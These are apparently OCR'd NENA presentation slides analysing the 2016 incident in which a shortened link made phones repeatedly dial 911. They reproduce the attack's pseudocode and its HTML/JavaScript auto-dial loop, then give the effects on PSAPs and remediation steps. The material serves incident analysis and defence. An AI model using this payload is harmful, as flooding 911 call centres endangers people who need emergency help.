
Google URL Shortener

Simplify your links

Your original URL here

All goo.gl URLs and click analytics are public and can be accessed by anyone.

NENA
THE 911 ASSOCIATION



Google URL Shortener 1/30/17, 9:39 PM

Google URL Shortener

Input: http://www.ReallyShadyURL.com

Simplify your links

Output: goo.gl/rYMFZu

Your original URL here

SHORTEN URL

All goo.gl URLs and click analytics are public and can be accessed by anyone

https://goo.gl/ Page 1 of 2

```
Print a bunch of “LoL”s in the user’s browser

Define a link to a telephone number: +1911
Define a link to an email address: distraction@none.com

Start a script
    Start a loop, defined to run many times
        Click telephone link (Call 9-1-1!)
        Click mail link (Distract the User)
    Return to start of loop
End the Script
```

```
<h1>LOLOLOLOLOLOLOLOLOL</h1>
<a href=“tel:+1911” id=“tel”></a>
<a href=“/cdn/cgi/l/email-protection#...
    Virus on your device! Call Apple Support
    Now!” id=“mail”></a>
<script type=“text/rocketscript”>
    for(i=0;i<101001010100101010010;i++){
    document.getElementById(“tel”).click();
    document.getElementById(“mail”).click();
    window.location = window.location;
    }
</script>
```


NENA
THE 9-1-1 ASSOCIATION

```
Print a bunch of “LoL”s in the user’s browser

Define a link to a telephone number: +1911
Define a link to an email address: distraction@none.com

Start a script
    Start a loop, defined to run many times
        Click telephone link (Call 9-1-1!)
        Click mail link (Distract the User)
    Return to start of loop
End the Script
```


PROMPT EFFECTS:
>117,500 CLICKS



PROMPT EFFECTS: OVERLOADS AT PSAPs 12 STATES CONFIRMED PEAK TRAFFIC >6x NORMAL

NENA
THE 9-1-1 ASSOCIATION

PROMPT EFFECTS: CONFUSION DUE TO NON-UNIFORM CARRIER DISTRIBUTION OF FOLLOWERS




ABOVE SOME THRESHOLD, NOTHING IS SAFE

REMEDIATION:

1. STOP PROPAGATION
2. DE-OBFUSCATE
3. BLACKHOLE

REMEDIATION 1
PAUSE SOURCE ACCOUNT(S) &
FILTER MALICIOUS LINK

NENA THE 9-1-1 ASSOCIATION




REMEDIATION 2
DISABLE SHORTENED URL

REMEDIATION 3 TAKEDOWN WEBSITE

NENA
THE 9-1-1 ASSOCIATION

REMEDIATION 3
BLACKHOLE DOMAIN



me-ee-t d-ai-s-ay @meetheindiankid · 26 Oct 2016

